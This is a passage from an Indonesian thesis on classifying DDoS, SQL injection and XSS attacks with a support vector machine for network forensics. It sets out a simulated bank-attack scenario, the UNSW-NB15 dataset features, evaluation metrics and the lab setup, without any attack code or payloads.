8	(N. A. Singh et al., 2016) melakukan deteksi serangan *DDoS* menggunakan algoritma machine learning *Naïve Bayes* dan *KNN*	*DDoS, Naïve Bayes, K-Nearest Neighbor*	*Distributed Denial of Service Attack Detection using Naïve Bayes and K-Nearest Neighbor for Network Forensics*	Hasil penelitian menggunakan tiga kerangka kerja yaitu pemrosesan awal data, model *machine learning,* dan evaluasi kinerja dengan dua arsitektur yang berbeda untuk klasifikasi pengujian. Algoritma KNN memiliki kinerja lebih baik dibandingkan dengan *Naïve Bayes* pada hasil akhir penelitian ini.
9	(Yang et al., 2019) melakukan penelitian tentang pendeteksian alamat url yang berbahaya berdasarkan keyword dengan implementasi *Convolutional Gated-Recurrent-Unit Neural Network*	*Gated recurrent unit (GRU), Malicious URL Detection, Network Attack, Neural Network Model*	*Detecting Malicious URLs via a Keyword-Based Convolutional Gated-Recurrent-Unit Neural Network*	Inovasi CGRU yang diusulkan dalam model pra-pemrosesan data dan pra-desain memiliki dampak pada relevansi, efektivitas, ketepatan waktu serta penyederhanaan parameter yang dibutuhkan pada pelatihan data.
10	Besarnya data masih menjadi permasalahan dalam analisis forensik, sehingga (Krivchenkov et al., 2019) dalam artikelnya mengatakan bahwa perlu adanya penerapan metode cerdas untuk meningkatkan proses investigasi digital forensik	*Network Forensic, Machine Learning, Data Mining*	*Intelligent Methods in Digital Forensics: State of the Art*	Hasil *literature review* yang telah dilakukan, ada tiga aspek penting yang perlu diterapkan pada digital forensik terkait IDS/IPS dengan implementasi kecerdasan buatan, diantaranya aspek tersebut: - Konstruksi atau pemilihan framework yang optimal. - Deteksi anomali (sebagai tanda serangan). - Klasifikasi serangan.

No.	Ulasan Kritis	Metode/Framework	Domain	Kontribusi
11	Menurut (Tageldin & Venter, 2023) sistem cerdas menjadi trend yang banyak diadopsi pada saat ini tanpa terkecuali dalam digital forensic. Heterogenitas data, distribusi data, dan data dalam jumlah besar menjadi tantangan bagi investigator. Teknik *machine learning* bisa menjadi pilihan yang untuk diintegrasikan dengan digital forensic untuk mengeksplorasi potensi lebih lanjut antara *machine learning* dan digital forensic.	*Digital Forensics, Machine Learning*	*Machine-Learning Forensics: State of the Art in the Use of Machine-Learning Techniques for Digital Forensic Investigations within Smart Environments*	Penulis menyampaikan harapan dan tantangan yang ada antara *machine learning* dan digital forensik, serta menyajikan role antara *machine learning* dan digital forensic. Simulasi hasil dan perbandingan performa berbagai teknik *ML* dalam investigasi digital forensik akan sangat berguna untuk meningkatkan potensi bidang tersebut di masa mendatang.
12	Muhamad Maulana, 2023 : Kontribusi yang diharapkan adalah menyumbang wawasan keilmuan berdasarkan hasil investigasi *network forensics* menggunakan *machine learning* terkait bukti data serangan pada sistem jaringan.	*Network Forensics, SVM, Injection Attack* dan *DDoS*	Klasifikasi Serangan Jaringan Menggunakan *Support Vector Machine* Untuk Forensik Jaringan	Hasil yang diharapkan adalah penjelasan proses investigasi data serangan menggunakan SVM dan mengukur nilai keakuratannya untuk keperluan *network forensics*.

Tabel 2.4 Klasifikasi Jenis Serangan Injection dan DDoS


<table>
<tr><td>Injection Attack</td><td rowspan="2">SQL Injection (SQLi)
Cross Site Scripting (XSS)
Code Injection
OS Command Injection
Host Header Injection
Expression Language Injection
OGNL Injection</td><td>Classic SQLi
Blind SQLi
DBMS SQLi
Compounded SQLi</td></tr>
<tr><td></td><td>Stored XSS
Reflected XSS
DOM XSS</td></tr>
<tr><td>DDoS Attack</td><td colspan="2">Volumetric Attacks
Protocol Attacks
Application Layer Attacks</td></tr>
</table>

Tabel 2.2 merupakan klasifikasi serangan yang dikenal secara umum (Ian Muscat, 2019; Sanmorino, 2019; Williams, 2019; Wu & Zhao, 2015). Tabel tersebut menunjukkan keragaman yang ada pada jenis serangan dan memiliki karakteristik, dampak serta metode penanganan yang berbeda.

BAB 3
Metodologi Penelitian


3.1. Skema Penelitian

Mind map penelitian yang telah ditentukan digunakan untuk memandu proses penelitian. Untuk menentukan fokus penelitian yang dilakukan, maka dibuatlah peta pikiran penelitian. Ada pun mind map fokus penelitian ini ada pada Gambar 3.1. Terlihat penelitian yang akan dilakukan memiliki irisan pada tiga kajian bidang digital forensik, yaitu *validation of network data, network traffic data,* dan *machine learning algorithm*. Untuk memfokuskan kajian pada penelitian ini, maka bidang yang diambil berdasarkan bidang *network forensic* dengan sub percabangan dari *validation of network data* yang diintegrasikan dengan algoritma *machine learning*.



Gambar 3.1 *Digital Forensics Research Agenda*

Setelah dilakukan penyusunan *mind map* disiplin ilmu forensics, selanjutnya adalah menentukan skema prosedur dalam melakukan penelitian. Prosedur ini menjelaskan bagaimana cara penelitian dilakukan sehingga dapat diketahui rincian tentang urutan langkah-langkah yang dibuat secara sistematis, logis sehingga dapat dijadikan pedoman yang jelas dan mudah untuk menyelesaikan permasalahan, investigasi hasil dan kesulitan-kesulitan yang dihadapi. Urutan langkah-langkah penelitian dapat dilihat pada Gambar 3.2.



Gambar 3.2 Bagan Alur Metode Penelitian

i. *Literature reviews* merupakan langkah awal yang dilakukan dalam mencari permasalahan dalam penelitian serta solusi yang memungkinkan dihadirkan untuk menjawab permasalahan tersebut. Tinjauan yang digunakan berdasarkan rujukan ilmiah dan praktis terkait penelitian diantaranya seperti *cyber security, digital forensic, computer network* dan *machine learning*.
ii. *Preparations of Dataset* adalah tahapan yang dilakukan dalam pengumpulan dataset untuk kebutuhan penelitian. Dataset yang didapatkan dengan melakukan simulasi suatu insiden siber yang berdampak pada suatu institusi.
iii. *Dataset Analysis* merupakan tahapan analisis dari dataset yang telah didapatkan sebelumnya berikut dengan tahapan investigasi forensik yang mengacu pada *framework NIST*. Serta implementasi *machine learning* pada proses analisis barang bukti dengan tetap mengikuti prosedur *NIST*.
iv. *Report & Documentation* adalah tahapan akhir dari penelitian ini dengan melakukan pencatatan dan dokumentasi atas temuan apa saja yang didapatkan dari hasil penelitian yang telah dilakukan.

3.2. Penelitian Sejenis dan Kajian Pustaka

Literature review adalah uraian tentang teori, temuan, dan bahan penelitian lainnya yang diperoleh dari bahan acuan untuk dijadikan landasan kegiatan penelitian untuk menyusun kerangka pemikiran yang jelas dari perumusan masalah yang ingin diteliti. Literature review merupakan cerita ilmiah terhadap suatu permasalahan tertentu. Literature review berisi ulasan, rangkuman, dan pemikiran penulis tentang beberapa sumber pustaka (artikel, buku, slide, informasi dari internet, dan lain-lain) tentang topik yang dibahas. Literature review yang baik harus bersifat relevan, mutakhir, dan memadai. Landasan teori, tinjauan teori, dan tinjauan pustaka merupakan beberapa cara untuk melakukan literature

review.

Penelitian ini sebagai *literature review* dilakukan *review* atau tinjauan / kajian pustaka terhadap penelitian yang terkait dengan masalah-masalah pada proses investigasi suatu serangan siber yang telah terjadi, metoda-metoda yang digunakan untuk melakukan klasifikasi data, yang melatar belakangi isu-isu dibalik *network forensics*, sehingga dapat menunjang pada tujuan akhir dilakukannya penelitian ini.


3.3. Skenario dan Simulasi Kasus

Skenario kasus dan simulasi pada penelitian ini dinarasikan pada lingkungan suatu bank ternama yang memiliki fasilitas layanan yang terhubung dengan jaringan internet, demi menjaga kerahasiaan maka nama dan tempat disamarkan menjadi "XX Bank". Nama-nama dan layanan sistem infrastruktur pada lab disesuaikan dengan kondisi yang kerap terjadi di lapangan. Skenario serangan yang dilakukan terdiri dari dua jenis serangan *DdoS* dan *Injection (SQLi & XSS)* dan proses analisis yang dilakukan difokuskan pada klasifikasi serangan dengan menggunakan *SVM* sehingga tidak akan dijelaskan tahapan akuisisinya terlebih dahulu. Hasil dari penggunaan algoritma tersebut memberikan klasifikasi jenis serangan yang telah terjadi pada insiden tersebut.

XX Bank pada kasus ini memiliki beberapa layanan, diantaranya layanan untuk klien dan layanan yang dikhususkan untuk pegawai. Popularitas XX Bank di mata masyarakat menjadikan XX Bank banyak diminati pengguna untuk mendaftarkan diri dan menggunakan layanannya. Berita tersebut tentunya sampai pada kelompok hacker "BL", sebuah kelompok hacker yang kerap melakukan tindakan kriminal berupa penyerangan dan pencurian data pada berbagai instansi.

Kelompok hacker BL Bersama tim nya menyusun rencana penyerangan pada sistem layanan milik XX Bank. Pengumpulan informasi XX Bank telah dilakukan sejak beberapa hari yang lalu, sehingga tim BL mengetahui bahwa XX Bank memiliki dua layanan yang aktif, layanan klien dan pegawai. Serangan yang dilakukan terbagi menjadi dua fase, fase pertama dilakukan dengan menyerang layanan klien menggunakan teknik DDoS, hal tersebut dilakukan agar layanan klien tidak dapat diakses dan sebagai bentuk pengalihan serangan sehingga tim XX Bank akan lebih fokus untuk menangani layanan klien tersebut dan serangan fase kedua dapat dilakukan dengan lebih leluasa. Fase kedua dilakukan saat fase pertama berhasil dan berlangsung. Serangan yang dilakukan pada layanan pegawai menggunakan teknik SQL Injection agar tim BL mendapatkan informasi database yang ada pada layanan pegawai. Informasi database dan layanan pegawai berhasil diakses tim BL,

tidak cukup sampai di situ tim BL juga menyisipkan sebuah kode untuk mencuri cookies dan informasi kredensial lainnya menggunakan teknik Reflected XSS agar tetap dapat mengakses layanan tersebut jika sebagian data yang berhasil dicuri telah diganti dan bug pada layanan telah diperbaiki.



Gambar 3.3 Skenario Simulasi Kasus

Gambar 3.3 menjelaskan alur skenario simulasi kasus penyerangan yang akan dibuat. Pada gambar tersebut terdapat tiga jenis serangan *DDoS, XSS,* dan *SQL Injection* yang akan dilakukan. Penelitian ini diposisikan sebagai investigator digital forensic yang dihadapkan dengan sebuah barang bukti terkait kejahatan siber yang menimpa pada layanan suatu institusi. Investigator tersebut ditugaskan untuk menemukan serta memvalidasi bahwa benar adanya suatu anomali atau insiden siber yang telah menimpa pada layanan tersebut. Bersamaan dengan kondisi investigator, penelitian ini berperan dalam analisis barang bukti untuk menemukan serta memvalidasi insiden siber tersebut dengan melibatkan *machine learning* dalam proses analisisnya. Sehingga dengan diimplementasikannya *machine learning* dapat membantu investigator dalam melakukan analisis berupa klasifikasi serangan jaringan dengan lebih efisien dan dapat mempercepat waktu proses analisis barang bukti pada forensik jaringan.

3.4. Investigasi Serangan Pada *Capture Network* Menggunakan Algoritma *SVM*

Sebelum investigasi data secara mendalam dilakukan, proses akuisisi data pada jaringan perlu dilakukan. Setelah akuisisi data berhasil dilakukan dan didapatkan rekaman lalu lintas jaringan dengan format .pcapng sebagai barang bukti yang akan digunakan untuk proses investigasi berikutnya. Investigasi yang dilakukan menggunakan algoritma machine learning SVM sebagai bentuk klasifikasi jenis serangan yang terdapat pada dataset.

Penggunaan algoritma SVM selain untuk melakukan klasifikasi jenis serangan, juga digunakan untuk mengukur akurasi dan presisi data pada jenis serangan yang ada pada dataset. Parameter dan labelisasi yang digunakan secara garis besar diantaranya: sumber ip, destinasi ip, sumber & tujuan protokol dan layanan.

Keberhasilan dari investigasi ini yaitu mengetahui jenis serangan dan sumber serangan yang telah terjadi, kemudian mengklasifikasikannya sebagai bukti digital agar mempermudah proses investigasi untuk mengidentifikasi pelaku dibalik insiden yang telah terjadi. Proses selanjutnya dilakukan verifikasi dan validasi terhadap bukti digital yang telah didapat dan dimuat dalam laporan hasil temuan barang bukti.

3.5. Preparation of Dataset

Dataset yang digunakan adalah hasil skenario kasus yang telah dibuat dan *UNSW-NB15. UNSW-NB15* merupakan paket jaringan mentah dari kumpulan data *UNSW-NB15* dibuat oleh alat *IXIA PerfectStorm* di *Cyber Range Lab* dari *Australian Centre for Cyber Security* (ACCS) untuk menghasilkan gabungan aktivitas normal modern nyata dan perilaku serangan sintetik kontemporer. Alat tcpdump digunakan untuk menangkap 100 GB lalu lintas mentah (mis., File Pcap). Kumpulan data ini memiliki sembilan jenis serangan, yaitu, *Fuzzers, Analysis, Backdoors, DoS, Exploits, Generic, Reconnaissance, Shellcode,* dan *Worms*. Alat Argus, Bro-IDS digunakan dan dua belas algoritma dikembangkan untuk menghasilkan total 49 fitur. Total record adalah dua juta dan 540.044 yang disimpan dalam empat file CSV pada dataset *UNSW-NB15*. Jumlah record pada set pelatihan adalah 175.341 record dan set pengujian adalah 82.332 record dari berbagai jenis serangan dan normal.

Terdapat 49 fitur/atribut yang terdapat pada dataset yang digunakan, dari 49 dataset tersebut dilakukan proses normalisasi untuk menghilangkan data yang kosong atau data dengan nilai atribut yang tidak memenuhi syarat dan tidak dapat digunakan digunakan dalam proses atau tahap berikutnya.

Tabel 3.1 Fitur/Atribut Default pada Dataset UNSW-NB15

Features	***Description***
srcip	*Source IP address*
sport	*Source port number*
dstip	*Destination IP address*
dsport	*Destination port number*
proto	*Transaction protocol*


Features	***Description***
state	*Indicates to the state and its dependent protocol, e.g. ACC, CLO, CON, ECO, ECR, FIN, INT, MAS, PAR, REQ, RST, TST, TXD, URH, URN, and (-) (if not used state)*
dur	*Record total duration*
sbytes	*Source to destination transaction bytes*
dbytes	*Destination to source transaction bytes*
sttl	*Source to destination time to live value*
dttl	*Destination to source time to live value*
sloss	*Source packets retransmitted or dropped*
dloss	*Destination packets retransmitted or dropped*
service	*http, ftp, smtp, ssh, dns, ftp-data ,irc and (-) if not much used service*
Sload	*Source bits per second*
Dload	*Destination bits per second*
Spkts	*Source to destination packet count*
Dpkts	*Destination to source packet count*
swin	*Source TCP window advertisement value*
dwin	*Destination TCP window advertisement value*
stcpb	*Source TCP base sequence number*
dtcpb	*Destination TCP base sequence number*
smeansz	*Mean of the? ow packet size transmitted by the src*
dmeansz	*Mean of the? ow packet size transmitted by the dst*
Label	*0 for normal and 1 for attack records*
trans_depth	*Represents the pipelined depth into the connection of http request/response transaction*
res_bdy_len	*Actual uncompressed content size of the data transferred from the server's http service.*
Sjit	*Source jitter (mSec)*
Djit	*Destination jitter (mSec)*
Stime	*record start time*
Ltime	*record last time*
Sintpkt	*Source interpacket arrival time (mSec)*
Dintpkt	*Destination interpacket arrival time (mSec)*
tcprtt	*TCP connection setup round-trip time, the sum of 'synack' and 'ackdat'.*
synack	*TCP connection setup time, the time between the SYN and the SYN_ACK packets.*
ackdat	*TCP connection setup time, the time between the SYN_ACK and the ACK packets.*
is_sm_ips_ports	*If source (1) and destination (3)IP addresses equal and port numbers (2)(4) equal then, this variable takes value 1 else 0*

Features	***Description***
ct_state_ttl	*No. for each state (6) according to specific range of values for source/destination time to live (10) (11).*
ct_flw_http_mthd	*No. of flows that has methods such as Get and Post in http service.*
is_ftp_login	*If the ftp session is accessed by user and password then 1 else 0.*
ct_ftp_cmd	*No of flows that has a command in ftp session.*
ct_srv_src	*No. of connections that contain the same service (14) and source address (1) in 100 connections according to the last time (26).*
ct_srv_dst	*No. of connections that contain the same service (14) and destination address (3) in 100 connections according to the last time (26).*
ct_dst_ltm	*No. of connections of the same destination address (3) in 100 connections according to the last time (26).*
ct_src_ ltm	*No. of connections of the same source address (1) in 100 connections according to the last time (26).*
ct_src_dport_ltm	*No of connections of the same source address (1) and the destination port (4) in 100 connections according to the last time (26).*
ct_dst_sport_ltm	*No of connections of the same destination address (3) and the source port (2) in 100 connections according to the last time (26).*
ct_dst_src_ltm	*No of connections of the same source (1) and the destination (3) address in in 100 connections according to the last time (26).*
attack_cat	*The name of each attack category. In this data set, nine categories e.g. Fuzzers, Analysis, Backdoors, DoS Exploits, Generic, Reconnaissance, Shellcode and Worms*

3.6. Dataset Analysis Using Machine Learning

Tahapan investigasi dataset menggunakan *Support Vector Machine* (SVM) dilakukan dengan menguji dataset yang telah didapat. Investigasi yang dilakukan dengan menentukan variabel apa saja yang terdapat pada file dataset. Langkah berikutnya dalam membuat klasifikasi jenis serangan yang ada pada dataset dengan menentukan *hyperplane* untuk memisahkan kelas dalam ruang n-dimensi.

Confusion Matrix digunakan pada penelitian ini untuk menentukan seberapa baik *classifier* mengenali *tupel* dari kelas yang berbeda. Nilai dari *True-Positive* dan *True-Negative* memberikan informasi ketika classifier melakukan klasifikasi data bernilai benar, sedangkan *False-Positive* dan *False-Negative* memberikan informasi ketika *classifier* salah dalam melakukan klasifikasi data.



Gambar 3.4 *Confusion Matrix*


True-Positive (TP) yaitu jumlah prediksi benar dari flow attack. *False-Positive* (FP) yaitu jumlah kesalahan prediksi flow normal pada flow attack. *False- Negative* (FN) yaitu jumlah kesalahan prediksi flow attack pada flow normal. *True-Negative* (TN) yaitu jumlah prediksi benar pada flow normal. Hasil *confusion matrix* digunakan untuk mengukur *accuracy, precision, recall* dan *F1-score* dari algoritma yang digunakan.

$$\boldsymbol{Akurasi} = \frac{TP+TN}{TP+TN+FP+FN} \quad \boldsymbol{Precision} = \frac{TP}{TP+FP} \quad \boldsymbol{Recall} = \frac{TP}{TP+FN}$$

$$\boldsymbol{F1-Score} = 2\,x\,\frac{Precision\ x\ Recall}{Recall + Precision}$$

Akurasi yaitu kedekatan antara nilai prediksi dan nilai aktual. *Precision* yaitu tingkat ketepatan antara informasi yang diminta oleh pengguna dengan jawaban yang diberikan oleh sistem. *Recall* adalah tingkat keberhasilan sistem dalam menemukan kembali sebuah informasi. *F1-score* merupakan salah satu perhitungan evaluasi yang mengkombinasikan recall dan precision. Keterangan:

- True Positive (TP): Hasil diprediksi dan data positif benar / terdeteksi serangan dan trafik botnet.
- True Negative (TN): Hasil diprediksi dan data negatif benar / terdeteksi serangan dan trafik normal.
- False Positive (FP): Hasil diprediksi positif namun data negatif / tidak terdeteksi serangan dan trafik botnet.
- False Negative (FN): Hasil diprediksi negatif namun data positif / tidak terdeteksi serangan dan trafik normal.



Gambar 3.5 Ilustrasi alur investigasi data

Tahapan analisis SVM pada dasarnya terdiri dari tiga tahap: (i) pemilihan fitur, (ii) pelatihan dan pengujian pengklasifikasi, dan (iii) evaluasi kinerja (Pisner & Schnyer, 2019b). Gambar 3.6 merupakan alur sederhana dari proses penelitian yang digunakan saat implementasi *machine learning* tanpa mengurangi tahapan dasar implementasi algoritma SVM.

3.6.1 Pemilihan Fitur

Pemilihan fitur dilakukan dengan seleksi data yang akan digunakan sebagai fitur sebelum dilakukan pengujian data, karena tidak semua fitur yang ada pada dataset mentah akan digunakan. Proses pemilihan fitur akan menghasilkan label yang akan digunakan dalam pengujian data.

3.6.2 Pelatihan dan Pengujian Klasifikasi

Setelah memiliki fitur yang diberi label, SVM akan melakukan proses komputasi dan mempelajari data yang diuji berdasarkan dataset yang telah memiliki label. Selain label keakuratan klasifikasi bergantung pada nilai *hyperparameter*, yaitu variabel yang mempengaruhi kesesuaian fungsi keputusan yang ditentukan sebelum proses pelatihan berjalan.

3.6.3 Evaluasi Kinerja

Hasil pembelajaran akan muncul berupa metrik yang memberikan informasi tentang akurasi dan produktivitas *hyperplane* SVM dalam melakukan klasifikasi atau membedakan antar kelas. Hasil pengujian akan memiliki hasil yang sedikit bervariasi berdasarkan rasio pelatihan dan pengujian.

3.7. Report & Documentation


Report and recommendation merupakan fase pembuatan laporan terhadap hasil investigasi atau pengujian dataset menggunakan metode *Support Vector Machine* (SVM), memberikan informasi secara menyeluruh mengenai karakteristik data serangan yang

didapat, serta dapat memberikan persentase keakuratan algoritma SVM untuk *network forensics*. Kesimpulan yang diperoleh dari penelitian ini akan dimasukkan ke dalam bagian penutup dari laporan, berikut juga saran untuk penelitian-penelitian selanjutnya. Laporan yang disusun pada akhirnya diharapkan dapat memberikan gambaran secara menyeluruh mengenai topik penelitian ini, serta dapat memberikan rekomendasi yang bermanfaat untuk penelitian selanjutnya.

Laporan yang dihasilkan berupa rangkuman dari file pcapng yang diinvestigasi serta insiden yang terjadi berupa informasi serangan *DDoS, XSS,* dan *SQL Injection*, serta informasi lainnya yang dapat dimuat dalam laporan investigasi.

BAB 4
Hasil dan Pembahasan

Bab ini membahas hasil penelitian yang dimulai dari proses persiapan, pengujian sampai pelaporan berdasarkan bagan alur metodologi penelitian yang dijelaskan sebelumnya pada Bab 3. Proses investigasi yang dilakukan berdasarkan standar framework *National Institute of Standards and Technology* (NIST). Menurut NIST proses investigasi forensik terdiri dari empat fase seperti yang ditampilkan pada Gambar 4.1.



Gambar 4.1 *NIST Forensic Process*

Proses pengumpulan tahapan yang dilakukan tentunya mengumpulkan data yang berkaitan dengan insiden tertentu kemudian diidentifikasi, dilabeli, dicatat, dikumpulkan dan dijaga integritasnya. Tahap kedua pemeriksaaan, setiap bukti digital mempunyai karakteristik yang beragam sehingga teknik dan alat bantu yang digunakan perlu disesuaikan dengan kondisi yang terjadi dengan tetap menjaga integritas barang bukti tersebut. Fase ketiga analisis, proses ini dilakukan untuk memperoleh informasi yang dapat menjawab pertanyaan-pertanyaan yang terkait dengan insiden sehingga perlu dilakukannya pengumpulan dan pemeriksaan tersebut. Terakhir merupakan fase pelaporan yang didapat dari hasil analisis fase sebelumnya. Pelaporan mencakup penjelasan dari tindakan yang dilakukan, menentukan tindakan lainnya jika diperlukan, merekomendasikan perbaikan kebijakan, pedoman, alat, prosedur dan aspek lainnya dalam proses forensic.

4.1. Persiapan Infrastruktur Simulasi

Persiapan ini merupakan tahapan awal yang dilakukan sebelum melakukan akuisisi data dan pengujian. Persiapan simulasi yang dilakukan bertujuan untuk mendapatkan data primer dengan skenario yang dibuat menyerupai insiden nyata. Kebutuhan yang dilakukan

dalam mempersiapkan simulasi ini diantaranya terdiri dari perangkat keras, perangkat lunak, jaringan internet, serta konfigurasi jaringan dan server sederhana. Detail kebutuhan pada simulasi ini disajikan pada Tabel 4.1.

Tabel 4.1 Detail perangkat simulasi

No	Kategori	Jenis	Nama	Spesifikasi	Keterangan
1.	Perangkat Keras	Laptop	HP Pavilion 15	OS : *Windows 10 Home* Proc : *Intel i5 10300H* RAM : *16 GB* ROM : *SSD 512 GB / HDD 1 TB*	*Threat Actor*
		Smartphone	Smartphone POCO X3	OS : *Android 11 / MIUI 12.5.7* Proc : *Snapdragon 732G* RAM : *8 GB* ROM : *128 GB*	*Threat Actor*
2.	Perangkat Lunak	Virtual Machine	OS Pegawai	OS : *Ubuntu 20.04* Kernel : *x86_64* RAM : *1 GB* ROM : *25 GB* Web Server : *Nginx*	*Victim Web Server*
			OS Klien	OS : *Ubuntu 20.04* Kernel : *x86_64* RAM : *1 GB* ROM : *25 GB* Web Server : *Apache*	*Victim Web Server*
3.	Jaringan Internet	ISP	Cloudflare Warp	*IPv6*	*Attacker IP*
			XL Provider	*IPv4*	*Attacker IP*
		Tunnel	Ngrok	*Dynamic IPv6, Locked Host, Free License User*	*Victim IP*


Setelah kebutuhan perangkat simulasi terpenuhi, tahap selanjutnya adalah melakukan instalasi server dengan kebutuhan os klien sebagai target *ddos* dan os pegawai sebagai target dari serangan *xss* dan *sql injection*. Konfigurasi jaringan pada web server dilakukan setelah web server berfungsi normal secara lokal. Konfigurasi yang dilakukan menggunakan tunneling dari *ngrok* sehingga web server dapat diakses secara publik, memiliki alamat ip dan domain, dengan detail domain seperti pada Tabel 4.2.

Tabel 4.2 Nama Domain Target

Pemilik	Nama Domain
OS Klien	*https://roughly-smart-insect.ngrok-free.app*
OS Pegawai	*http://massive-puma-shining.ngrok-free.app*

Konfigurasi jaringan selanjutnya dilakukan pada perangkat yang diasumsikan sebagai perangkat *attacker* atau *threat actor*. Jaringan yang dilakukan bersumber dari *hotspot mobile smartphone* dengan provide yang digunakan adalah provider XL. Selanjutnya penggunaan *Cloudflare* digunakan pada perangkat laptop, hal ini dilakukan agar perangkat laptop menggunakan jaringan publik dan *IP address* yang terbaca pada *wireshark* merupakan *IP address* publik yang didapat dari *Cloudflare*.

